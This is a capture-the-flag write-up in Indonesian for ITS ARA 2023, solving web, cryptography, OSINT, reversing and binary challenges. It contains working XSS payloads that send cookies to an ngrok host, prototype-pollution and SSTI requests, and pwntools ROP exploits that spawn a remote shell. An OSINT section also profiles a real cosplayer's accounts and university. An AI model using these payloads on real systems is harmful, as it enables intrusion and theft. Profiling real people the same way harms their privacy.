


# **Write Up CTF ITS ARA 2023**

## **Peserta**



**abd**

**bl33dz**

# Web Exploitation

## Dewaweb (100 pts)

Diberikan sebuah website beralamat <http://103.152.242.116:8417/>. Karena saya menemukan part dari flag di source code html, saya berinisiatif untuk mendownload semua resource yang terdapat pada website tersebut. Saya juga menemukan part terakhir dari flag pada header dari website tersebut.

```
bleedz@aether > ~/CTF/ARA/Dewaweb ➤ grep -Ri 'part-'  
103.152.242.1168417/css/style.css:** part-3 : g4k_ **/  
103.152.242.1168417/index.html:      <!-- part-1 : ARA2023{s4nt4I_ -->  
103.152.242.1168417/js/custom.js:** part-2 : dUlu_ */  
bleedz@aether > ~/CTF/ARA/Dewaweb ➤ curl http://103.152.242.116:8417/ -I  
HTTP/1.1 200 OK  
Date: Sun, 26 Feb 2023 10:14:11 GMT  
Server: Apache/2.4.54 (Debian)  
X-Powered-By: PHP/7.4.33  
X-4th-Flag: s1h?XD}  
Content-Type: text/html; charset=UTF-8  
  
bleedz@aether > ~/CTF/ARA/Dewaweb ➤ echo "ARA2023{s4nt4I_dUlu_g4k_s1h?XD}"  
ARA2023{s4nt4I_dUlu_g4k_s1h?XD}  
bleedz@aether > ~/CTF/ARA/Dewaweb ➤
```

Flag: ARA2023{s4nt4I\_dUlu\_g4k\_s1h?XD}

## Pollution (337 pts)

Diberikan sebuah website <http://103.152.242.116:4137/> dan attachment dari source code website tersebut. Pada source code web tersebut saya menemukan vulnerability yang sesuai dengan nama challenge yaitu “Prototype Pollution”.

```

18 app.post('/register', (req, res) => {
19     let user = JSON.parse(req.body);
20
21     // Haha, even you can set your role to Admin, but you don't have the secret!
22     if (user.role == "Admin") {
23         console.log(user.secret);
24         if(user.secret !== secret.value) return res.send({
25             "message": "Wrong secret! no Admin!"
26         });
27         return res.send({
28             "message": "Here is your flag!",
29             secret: secret.value
30         });
31     }
32
33     let newUser = Object.assign(baseUser, user);
34     if(newUser.role === "Admin") {
35         return res.send({
36             "message": "Here is your flag!",
37             secret: secret.value
38         });
39     }

```

Terdapat “**JSON.parse()**” yang melakukan parsing dari **req.body** tanpa sanitasi apapun. Maka dari itu kita dapat melakukan prototype pollution. Berikut payload yang saya buat.

```

bleedz@aether ~/CTF/ARA/Pollution ➤ curl 'http://103.152.242.116:4137/register' \
-H 'Accept: */*' \
-H 'Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7' \
-H 'Connection: keep-alive' \
-H 'Content-Type: text/plain' \
-H 'Origin: http://103.152.242.116:4137' \
-H 'Referer: http://103.152.242.116:4137/' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36' \
--data-raw '{"__proto__": {"role":"Admin"}}' \
--compressed \
--insecure
{"message":"Here is your flag!","secret":"ARA2023{e4sy_Pro70typ3_p0llut1oN}"}
bleedz@aether ~/CTF/ARA/Pollution ➤ _

```

Flag: ARA2023{e4sy\_Pro70typ3\_p0llut1oN}

## Paste It (443 pts)

Diberikan sebuah website beralamat <http://103.152.242.116:4512/> dan attachment dari source code website tersebut. Berikut beberapa hal yang saya temukan setelah menganalisa source code tersebut.

- Terdapat route **/api/report** yang akan melakukan visit pada paste yang dibuat. ( Dapat diakses di website menggunakan parameter “**?dev=1**” pada url report )
- Terdapat fungsi **makeHyperLink** yang mengubah semua string yang terdapat **http / www** menjadi hyperlink
- Terdapat DOMPurify yang digunakan untuk melakukan sanitasi pada client side agar tidak terjadi XSS

Setelah membaca beberapa referensi saya menemukan referensi berikut untuk bypass (<https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss>).

Berikut payload yang saya gunakan untuk melakukan cookie stealing menggunakan fetch.

```
<math><mtext><table><mglyph><style><!--</style><img  
title="-->&lt;/mglyph&gt;&lt;img&Tab;src=1&Tab;onerror=fetch(  
'//0.tcp.ap.ngrok.io:12035/'+document.cookie);&gt;">
```

Dan berikut output yang saya dapatkan pada listener saya.

```
bleedz@aether ~ nc -nvlp 1337  
Connection from 127.0.0.1:47796  
GET /flag=ARA2023%7Bpr07otyp3_p0llUt10n_g4Dg3t_t0_g3t_XSS%7D HTTP/1.1  
Host: 0.tcp.ap.ngrok.io:12035  
Connection: keep-alive  
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/109.0.5412.0 Safari/537.36  
Accept: */*  
Origin: http://127.0.0.1:1339  
Referer: http://127.0.0.1:1339/  
Accept-Encoding: gzip, deflate
```

Flag: ARA2023{pr07otyp3\_p0llUt10n\_g4Dg3t\_t0\_g3t\_XSS}

## Noctchill DB (460 pts)

Diberikan website beralamat <http://103.152.242.116:6712/> dan attachment dari source code. Dari source code tersebut saya menemukan vulnerability SSTI dari render\_template\_string.

```
68     @app.route('/<idol>')
69     def detail(idol):
70         try :
71             idol = idol.lower()
72             render = render_template('idol.html', data=idols[idol])
73             return render_template_string(render)
74         except :
75             try:
76                 if(not filter(idol)):
77                     return render_template('invalid.html')
78                     render = render_template('404.html', idol=idol)
79                     return render_template_string(render)
80             except Exception as e:
81                 return str(e)
```

Pada source code diatas pada line 81 saya ubah untuk melakukan debugging. Setelah melakukan beberapa percobaan saya menemukan payload directory listing namun disini saya mendapatkan kendala karena tidak dapat menggunakan single quote maupun double quote bahkan backtick.

[http://103.152.242.116:6712/%7B%7Burl\\_for.\\_globals\\_.os.\\_dict\\_.listdir\(\)%7D%7D](http://103.152.242.116:6712/%7B%7Burl_for._globals_.os._dict_.listdir()%7D%7D)



Karena tidak dapat menambah quote saya mencoba menggunakan `request` untuk menerima input dari parameter GET. Berikut payload yang saya gunakan.

[http://103.152.242.116:6712/%7Burl\\_for.\\_globals\\_.os.\\_dict\\_.listdir\(url\\_for.\\_globals\\_.request.\\_dict\\_.QUERY\\_STRING\)%7D%7D?/](http://103.152.242.116:6712/%7Burl_for._globals_.os._dict_.listdir(url_for._globals_.request._dict_.QUERY_STRING)%7D%7D?/)



Setelah mendapatkan nama file dari flag saya menggunakan `os.read` dan `os.open` untuk membaca isi dari `/flag_68b329da98.txt` karena string `builtins` terkena filter.

[http://103.152.242.116:6712/%7Burl\\_for.\\_globals\\_.os.\\_dict\\_.read\(url\\_for.\\_globals\\_.os.\\_dict\\_.open\(url\\_for.\\_globals\\_.request.\\_dict\\_.QUERY\\_STRING,0\),50\)%7D%7D?/flag\\_68b329da98.txt](http://103.152.242.116:6712/%7Burl_for._globals_.os._dict_.read(url_for._globals_.os._dict_.open(url_for._globals_.request._dict_.QUERY_STRING,0),50)%7D%7D?/flag_68b329da98.txt)



Flag: ARA2023{its\_n0t\_th4t\_h4rd\_r1ghT??}

## Welcome Page (460 pts)

Diberikan sebuah website beralamat <http://103.152.242.116:8413/?msg>Hello> dan website untuk melakukan report beralamat <http://103.152.242.116:8414/>. Terdapat bug Client Side Template Injection (CSTI) yang dapat men-trigger XSS pada website tersebut meskipun terdapat `htmlspecialchars` untuk sanitasi input dari parameter `msg`. Referensi: <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet#vuejs-reflected>

Payload:

[http://103.152.242.116:8413/?msg={{\\_Vue.h.constructor`fetch\(%27http://0.tcp.ap.ngrok.io:15360/%27%2Bdocument.cookie\)`\(\)}}](http://103.152.242.116:8413/?msg={{_Vue.h.constructor`fetch(%27http://0.tcp.ap.ngrok.io:15360/%27%2Bdocument.cookie)`()}})

Payload tersebut akan melakukan cookie stealing. Maka disini saya menggunakan ngrok untuk port forwarding listener saya dan mengirim payload ke

<http://103.152.242.116:8414/>.

```
bleedz@aether ~ ➔ nc -nvlp 1337
Connection from 127.0.0.1:53018
GET /flag=ARA2023%7BsUp3r_s3cr3t_c00k13_1s_h3r3%7D HTTP/1.1
Host: 0.tcp.ap.ngrok.io:15360
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/109.0.5412.0 Safari/537.36
Accept: /*
Origin: http://103.152.242.116:8413
Referer: http://103.152.242.116:8413/
Accept-Encoding: gzip, deflate
```

Flag: ARA2023{sUp3r\_s3cr3t\_c00k13\_1s\_h3r3}

X-is for blabla (469 pts)

Diberikan sebuah website beralamat <http://103.152.242.116:5771/web.php>. Lalu pada source code html terdapat link menuju **readme.html**. Berikut isi dari **readme.html** dan penjelasannya.

Brendo merupakan youtuber mukbang dari Jepang.

Brendo setiap mengupload video youtube nya menggunakan browser yang hits yaitu Omaga.

Tentunya di laptop/komputer Brendo menggunakan sistem operasi Wengdows agar bisa bekerja secara produktif.

Ohh ya, akhir - akhir banyak kasus stalker kepada youtuber di Jepang, oleh karena itu Brendo tidak suka diikuti oleh stalker.

Biasanya, setelah melakukan streaming Brendo selalu membeli Kue yang berada di dekat rumahnya.

Tempat toko kue tersebut ada di jalan No. 1337, selain kue dari toko tersebut enak ada alasan lain Brendo sering membeli kue di tempat tersebut.

Itu karena sang penjaga toko adalah perempuan cantik bernama Araa, oleh karena itu Brendo mencoba mendekati perempuan tersebut untuk menjadi pacarnya.

Dari penjelasan tersebut terdapat beberapa poin seperti berikut.

- Kita harus menggunakan bahasa Jepang. ( header Accept-Language )
- Menggunakan user agent Omaga. ( header User-Agent )
- Menggunakan platform Wengdows. ( header Sec-Ch-Ua-Platform )
- Menggunakan Do Not Track. ( header DNT )
- Memakai cookie yang bernama Kue.
- Value cookienya adalah base64 dari json berikut: `{"no":"1337","nama":"Araa"}`

Saya menggunakan curl untuk melakukan request ke website tersebut.

```
bleedz@aether ➤ ~ ➔ curl http://103.152.242.116:5771/web.php -H "Accept-Language: ja" -H "User-Agent: Omaga" -H "Sec-Ch-Ua-Platform: Wengdows" -H "DNT: 1" -b "Kue=$(echo -n '{"no":"1337","nama":"Araa"}' | base64)" <!DOCTYPE html> <center> <h1>BRENDO BARUMUDA</h1> <br><br> <!-- readme.html -->  <br> </center> Konnichiwa 1/5<br>Ooomaagaa 2/5<br>Wengdows User huh? 3/5<br>Oke gaada lagi yg ngi kutin kamu 4/5<br> <center><h2>GG Bro! 5/5</h2> <br> <h2>Flag : ARA2023{H3ad_1s_ImP0rt4Nt}</h2></center> </html> bleedz@aether ➤ ~ ➔ _
```

Flag: ARA2023{H3ad\_1s\_ImP0rt4Nt}

# Cryptography

## One Time Password (?) (100 pts)

```
A: 161a1812647a765b37207a1c3b1a7b54773c2b660c46643a1a50662b3b3e42
```

```
B: 151d616075737f322e2d130b381666547d3d4470054660287f33663d2a2e32
```

```
XOR: 415241323032337b7468335f705f3574346e64355f6630725f7034647a7a7d
```

Decode variable XOR dari hex ke ascii akan didapatkan flag.

Flag: ARA2023{th3\_p\_5t4nd5\_f0r\_p4dzz}

## Secrets Behind a Letter (100 pts)

Diberikan faktorisasi RSA p, q beserta exponent dan ciphertextnya. Karena sudah mendapatkan faktorisasi p dan q, tinggal dekripsi RSA seperti biasa.

```
from Crypto.Util.number import long_to_bytes
import gmpy2

p =
1257533369412126769052197185569163814413681033118824823677088033890581188348
5064104865649834927819725617695554472100341361896162022311653301532810101344
273
q =
1249748342617507246585216793696052623228489187678798108067116278356141152167
5809112204573617358389742732546293502709585129205885726078492417109867512398
```

```

747
c =
3606293449573179290863953506283318065102281358953559285180257226432829902740
6413927346852454217627793315144892942026886980823622240157405717499787959943
0405407341221428388984827675412726778370913038246699129635727146561394220118
5302813355611140507252650983984670157013343774610272764498234471257184433228
0218
e = 65537

n = p * q
d = gmpy2.invert(e, (p-1)*(q-1))
m = pow(c, d, n)

print(long_to_bytes(m))

```

Flag: ARA2023{1t\_turn5\_Out\_to\_b3\_an\_rsa}

## L0v32xOr (100 pts)

Diberikan text yang terenkripsi hexadecimal yang jika dikonversi ke ascii menghasilkan string yang unprintable. Merujuk pada judul soal, “xor” maka kami mencoba melakukan xor per-byte dari text dengan bruteforce 1 byte key.

```

from binascii import unhexlify

encrypted =
unhexlify("001300737173723a70321e3971331e352975351e247574387e3c")

for i in range(0xff):
    flag = bytes([enc ^ i for enc in encrypted])
    if b"ARA2023" in flag:

```

```
print(flag)
break
```

Flag: ARA2023{1s\_xOr\_th4t\_e45y?}

## SH4-32 (100 pts)

Diberikan dictionary file dan valid hash yang merupakan hash dari flag. Tinggal lakukan bruteforce pada dictionary dan cocokan hasil hash dengan valid hash. Akan didapatkan text hexadecimal yang jika dikonversi ke ascii akan mendapatkan flag.

```
import hashlib
from binascii import unhexlify

valid_hash =
'9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c44f6feeb8'

dictionary = open('Dictionary.txt', 'rb').read().split(b'\r\n')

for elm in dictionary:
    if hashlib.sha256(elm).hexdigest() == valid_hash:
        print(unhexlify(elm))
```

Flag: ARA2023{h4sh3d\_0R\_nOT\_h4sh3d}

## babychal (132 pts)

Diberikan pasangan  $c_1, c_2, c_3$  beserta  $n_1, n_2, n_3$  yang merupakan hasil enkripsi RSA dengan **pesan** yang sama tetapi dengan nilai **modulus** yang berbeda. Kasus seperti ini dinamakan **Hastad Broadcast Attack**. Kami menggunakan referensi [berikut](#) untuk mengerjakan soal ini.

```

import math
from sympy.functions.elementary.miscellaneous import cbrt
from Crypto.Util.number import long_to_bytes
from sympy.ntheory.modular import crt

def extended_gcd(aa, bb):
    lastremainder, remainder = abs(aa), abs(bb)
    x, lastx, y, lasty = 0, 1, 1, 0
    while remainder:
        lastremainder, (quotient, remainder) = remainder, divmod(
            lastremainder, remainder)
        x, lastx = lastx - quotient*x, x
        y, lasty = lasty - quotient*y, y
    return lastremainder, lastx * (-1 if aa < 0 else 1), lasty * (-1 if bb <
0 else 1)

def modinv(a, m):
    g, x, y = extended_gcd(a, m)
    if g != 1:
        raise ValueError
    return x % m

c1 =
5099697310484566310837975113120308543241249019831271466365682364823303847929
8192861451834246930208140110173699058527919020115432586705400467345647806522
3313964476508476501330132466733908792227191692488624202782563229677187017004
5872920779312475816643864144811231448994586323188198235279076513053500409005
3677
c2 =
2675086354476975422055414666795504683242305948200761348250028401266882028494
7927240724735308880313439979884856393673759279741003071074067751036951988007

```

```

0370418141473628138846420542912315960504818663485277171790970486464711281758
6024682299987868607933059634279556321476204813521201682662328510086496215821
461
c3 =
3723065824325259074360857110502735786279097298720883321301794117144875381565
4839901699526651433771324826895355671255944414893947963934979068257310367315
9357012708043907991216696351530129164022711907226189975003929117377671433165
5237649588298693569514697085391427548171740026883264498715798872757551335144
1919

n1 =
1054811272672182606121568710177576945501427358240871501067504035798774950592
3041304618130135587104535713803334331590073222850287570665924484471153849785
0413046440270578916645981161000807526427004236918404837363404678029443944950
6551022524234156319770206258268677288982313827373967288968476180105774204086
30133
n2 =
9310562105968647481689021549455480283151894842016094170352275912161978585127
0608634130307450227557987976818162331982289634215037184075864787223681218982
6020928067578885335871269740910771902427974613189072807590756125774755346260
6206096073926982878927413727436397005627613943403931586005255641734069699850
9271
n3 =
6591850965074227849497136329087484918126836431601265676933912000400070294527
1942533097529884964063109377036715847176196280943807261986848593000424143320
2800532790214113942672682553377834949016063196874573515869153146628004346323
3298897885808593158683028369488153875900836048666193688420227497338710821475
4101

e = 3
N = n1 * n2 * n3
pt_cubed = crt([n3,n1,n2],[c3,c1,c2])[0]

```

```
pt = cbrt(pt_cubed)

flag = long_to_bytes(pt)
print(flag)
```

Flag: ARA2023{s00000\_much\_c1ph3r\_but\_5m4ll\_e\_5t1ll\_d0\_th3\_j0b}

## Help (443 pts)

Diberikan banyak bilangan biner 7-bit. Jika dilihat dari deskripsi soal, ini mengarah ke “office”. Setelah mencari-cari mendaki gunung lewati lembah, tidak ditemukan juga soal ini mengarah kemana. Akhirnya sadar bahwa 7-bit ini merupakan 7-bit segment display yang biasa ditemukan dirunning text.

```
# Define the binary numbers
binary_numbers = [
    "1011011",
    "0111110",
    "1100111",
    "1001111",
    "1000110",
    "0001111",
    "1000110",
    "1110111",
    "1110110",
    "1011011",
    "1001110",
    "1001111",
    "1110110",
    "0111101",
    "1001111",
```

```
"1110110",
"0001111",
"1001111",
"1011011",
"1011011",
"0001000",
"0000110",
"0001111",
"0001000",
"0000110",
"1011011",
"0001000",
"0110111",
"1001111",
"0110111",
"1001111"

]

segment_idx = [
    [ 0,  1,  2],
    [ 2,  5,  8],
    [ 8, 11, 14],
    [12, 13, 14],
    [ 6,  9, 12],
    [ 0,  3,  6],
    [ 6,  7,  8],
]

for binary_number in binary_numbers:
    segment = [" "] * 15
```

```
for i in range(len(binary_number)):
    if binary_number[i] == "1":
        for j in segment_idx[i]:
            segment[j] = "#"

for i in range(0, len(segment), 3):
    print(''.join(segment[i:i+3]))
print()
```

Flag: ARA2023{supertranscendentess\_it\_is\_hehe}

## OSINT

### Time Machine (100 pts)

Diberikan deskripsi “There was a secret leaked on Official ARA Website. It can only seen on January 22nd 2023. Can you turn back the time?”. Saya menggunakan web.archive.org dan melihat source codenya.

view-source:<https://web.archive.org/web/20230115084706/http://its-ara.com/public/>

```
393     </div>
394 </section>
395 <!-- ARA2023{d1gIt4l_f00tpr1nt_1s_sC4ry} -->
396 </main>
397
398 <footer class="bg-slate-200 border-t-2 border-black i
```

Flag: ARA2023{d1gIt4l\_f00tpr1nt\_1s\_sC4ry}

## Backroom (100 pts)

Diberikan sebuah gambar jpg. Cek metadata pada gambar, terdapat koordinat GPS Position **7 deg 15' 9.97" S, 112 deg 45' 2.06" E** yang menunjuk ke **Hi-Tech Mall**. Scroll dikit pada bagian review akan didapatkan flag.



Azril

★★★★★ a month ago

:

Very nice place, especially the last floor, its so quiet.

ARA2023{c4r3full\_w1th\_y0uR\_m3tad4ta}


8

Share

Flag: ARA2023{c4r3full\_w1th\_y0uR\_m3tad4ta}

## Hey detective, can you help me (304 pts)

Diberikan deskripsi cukup panjang dan file intruksi serta video cosplayer. Karena kebetulan saya mengetahui Sakura Gun saya akhir tau cosplayer mana yang dimaksud oleh deskripsi. Untuk mengetahuinya saya melihat Tagged Post dari fanspage facebook Sakura Gun.




Setelah mengetahui siapa cosplayer saya membaca beberapa instruksi seperti berikut.

Format: ARA2023{46152324397\_UTL\_Felda\_7Mei2017-13:02\_r3d4cTED}

#### 1. ID Sosmed

Karena ID Sosmed pada contoh lebih terlihat seperti ID Instagram yang lebih pendek dari ID Facebook kami menggunakan tools untuk mendapatkan ID dari username Instagram (@yanzikenko). ID: 44793134117



2. Nama Universitas dia berkuliah (cukup singkatannya saja, contoh Insititut Teknologi Sepuluh Nopember menjadi ITS)

Terdapat pada fanspage Facebooknya saat dia mengupload foto kelulusannya. BNU ( Beijing Normal University )



3. Nama maskot

Untuk maskot sendiri cukup tricky karena harus melakukan reversing image dari maskot dalam fotonya. ( Nama maskot adalah Molly )



#### 4. Waktu saat upload foto di toko buku

Terdapat foto saat dia berada di toko buku pada fanspage Facebooknya. ( 3 Juni 2019 10:25 )



5. Komentar yang terdapat pada saat dia foto bersama Sakura  
Terdapat pada gambar awal yang ada pada tagged post Sakura Gun.

Ywdah kamu maksa,  
bakkaaa~~~  
"Y0u4r3ThE0s1nTm45t3R" 😢👍😂 6  
Suka Balas Lihat Terjemahan 6 minggu

Flag: ARA2023{44793134117\_BNU\_Molly\_3Juni2019-10:25\_Y0u4r3ThE0s1nTm45t3R}

## Reverse Engineering

Vidner's Rhapsody (304 pts)

Diberikan json file yang merupakan hasil parsing AST dari suatu typescript code. Kami melakukan analisis secara manual dari setiap blok objek json dan translate ke python code. Kurang lebih begini source codenya:

```
def mystenc(berserk, guts):  
    s = [0] * 256  
    j = 0  
    x = 0
```

```

res = []

for i in range(0, 256):
    s[i] = i

for i in range(0, 256):
    j = (j + s[i] + berserk[i % len(berserk)]) % 256
    x = s[i]
    s[i] = s[j]
    s[j] = x

i = 0
j = 0

for y in range(len(guts)):
    i = (i + 1) % 256
    j = (j + s[i]) % 256
    x = s[i]
    s[i] = s[j]
    s[j] = x
    res.append(guts[y] ^ s[(s[i] + s[j]) % 256])

print(bytes(res))

berserk = b"achenk"
strenk =
[244, 56, 117, 247, 61, 16, 3, 64, 107, 57, 131, 13, 137, 113, 214, 238, 178, 199, 4, 115, 235, 1
39, 201, 22, 164, 132, 175]

mystenc(berserk, strenk)

```

Script diatas akan menghasilkan string “j4vAST\_!lke\_84831\_t0wer\_lol”, tinggal tambahkan format flag.

Flag: ARA2023{j4vAST\_!lke\_84831\_t0wer\_lol}

# Binary Exploitation

basreng komplek (460 pts)

Buffer overflow biasa karena inputan scanf tidak diberi batas panjang. Terdapat juga gadget seperti syscall, dll. Tinggal ROP dengan memanfaatkan gadget-gadget tersebut untuk chain **execve** “/bin/sh”.

```
#!/usr/bin/env python3

from pwn import *

PATH = './vuln'

HOST = '103.152.242.116'
PORT = 20371

def exploit(r):
    pop_rdi_ret = 0x4011fb
    pop_rsi_r15_ret = 0x4011f9
    mov_rdi_rsi = 0x401126
    xor_rax_rax = 0x401143
    syscall = 0x401130

    payload = b'A' * 0x48
```

```
payload += p64(pop_rdi_ret) + p64(elf.bss(0x100))
payload += p64(pop_rsi_r15_ret) + b'/bin/sh\0' + p64(0)
payload += p64(mov_rdi_rsi) # mov [rdi], rsi
payload += p64(0)
payload += p64(xor_rax_rax) + p64(0)
payload += p64(elf.sym['g']) * 59
payload += p64(pop_rdi_ret) + p64(elf.bss(0x100))
payload += p64(pop_rsi_r15_ret) + p64(0) + p64(0)
payload += p64(syscall)

r.sendline(payload)

r.interactive()

if __name__ == '__main__':
    elf = ELF(PATH, checksec=True)

    if args.REMOTE:
        r = remote(HOST, PORT)
    else:
        r = elf.process(aslr=False, env={})
exploit(r)
```

```
→ basreng_komplek_parti python3 solve.py REMOTE
[*] '/home/abd/ctfs/ara/quals/pwn/basreng/basreng_komplek_parti/vuln'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to 103.152.242.116 on port 20371: Done
[*] Switching to interactive mode
$ ls
flag.txt
run
vuln
$ cat flag*
ARA2023{CUST0M_R0P_D3f4ult_b4sr3ng}
$
```

Flag: ARA2023{CUST0M\_R0P\_D3f4ult\_b4sr3ng}

## nasgor komplek (496 pts)

Challenge unik, tidak diberikan attachment sama sekali (hanya diberikan service). Hasil recon awal didapatkan bahwa di service ini terdapat 2 bug, format string dan bof. Asumsi awal sepertinya harus leak binarynya terlebih dahulu dengan format string lalu ROP biasa. Tetapi beberapa saat setelahnya, sadar leak libc harusnya udah cukup, karena service mencetak seluruh error yang muncul. Jadi offset bofnya bisa didapatkan dari sini.

Leak libc. Sebelum exit dari runtime, terdapat alamat libc yang akan dipanggil yaitu `libc_start_main+XX`. XX ini tidak setiap versi memiliki kesamaan offset. Setelah beberapa percobaan dengan mencocokkan leaked libc di lokal dan server, didapatkan bahwa service berjalan pada server ubuntu 18.04 (libc-2.27). Jadi tinggal kalkulasi offset leaked libc untuk mendapatkan basis address dari libc, lalu return to libc dengan ROP chain execve.

Ohiya, karena stack protector enable maka dengan format string tadi bisa didapatkan stack cookie/canary.

Full solver:

```
#!/usr/bin/env python3

from pwn import *

HOST = '103.152.242.116'
PORT = 20378

def mesen(s):
    r.sendlineafter(b">>>>\n", b"1")
    r.sendlineafter(b"?\\n", s)
    return r.recvline(0)

def ambil(s):
    r.sendlineafter(b">>>>\n", b"2")
    r.sendlineafter(b"?\\n", s)

def exploit(r):
    libc = ELF("./libc-2.27.so", checksec = False)

    canary = int(mesen(b"%11$p").split()[4], 16)
    libc.address = int(mesen(b"%17$p").split()[4], 16) - 0x21c87

    info(hex(canary))
    info(hex(libc.address))

    payload = b'A' * 0x88
    payload += p64(canary) * 2
    payload += p64(libc.address + 0x21b35) # 0x21b35: pop r13; ret;
    payload += b'/bin/sh\0'
    payload += p64(libc.address + 0x2164f) # 0x2164f: pop rdi; ret;
    payload += p64(libc.address + 0x3eb1a0)
    payload += p64(libc.address + 0x64149) # 0x64149: mov qword ptr [rdi],
    r13; pop rbx; pop rbp; pop r12; pop r13; ret;
```

```
payload += p64(0xdeadbeefdeadbeef)
payload += p64(0xdeadbeefdeadbeef)
payload += p64(0xdeadbeefdeadbeef)
payload += p64(0xdeadbeefdeadbeef)
